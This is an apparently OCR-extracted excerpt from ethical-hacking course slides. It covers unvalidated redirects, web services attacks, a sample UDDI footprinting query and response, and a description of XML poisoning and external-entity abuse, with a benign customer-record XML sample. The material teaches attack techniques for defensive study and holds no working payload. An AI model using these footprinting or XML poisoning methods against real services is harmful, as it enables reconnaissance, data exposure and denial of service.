
If an application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later and exploit the user's privileges




Unvalidated Redirects and Forwards



- Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass




Web Services Architecture



Web Services Attack



- Web services evolution and its increasing use in business offers new attack vectors in an application framework
- Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points; Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services; and Simple Object Access Protocol (SOAP) for communication between web services which are vulnerable to various web application threats



Web Services Footprinting Attack



Attackers footprint a web application to get UDDI information such as businessEntity, business Service, bindingTemplate, and tModel

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*;
q=.2, /; q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop
xmlns="http://schemas.xmlsoap.org/soap/envel
ope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find ser
vice>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Wed, 01 Jan 2014 11:05:34 GMT
Server: Microsoft-IIS/7.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2008/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2008/XMLSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo
serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-1234-d4cd-
c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research Pane</name></serviceInfo><ServiceInfo
serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-8f52-cd5f-
1253adcef2a"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo><serviceInfo
serviceKey="ac8a5c78-dc8f-4562-d45c-aad45d4562ad" businesskey="28d4acd8-d45c-456a-4562-
acde4567d0f5"><name xml:lang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="ac52a456-4d5f-7d5c-8d:f-c5e6d456cd45" businessKey="45235896-256a-123a-c456-
add55a45bbt12"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo
serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-4d22-8d5d-
a55a4c43ad5c"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:
Envelope>
```

Web Services XML Poisoning



1

Attackers insert malicious XML codes in SOAP requests to perform XML node manipulation or XML schema poisoning in order to generate errors in XML parsing logic and break execution logic

2


Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks

3

XML poisoning enables attackers to cause a denial-of-service attack and compromise confidential information

XML Request

```
<CustomerRecord>
  <CustomerNumber>2010</CustomerNumber>
  <FirstName>Jason</FirstName>
  <LastName>Springfield</LastName>
  <Address>Apt 20, 3rd Street</Address>
  <Email>jason@springfield.com</Email>
  <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

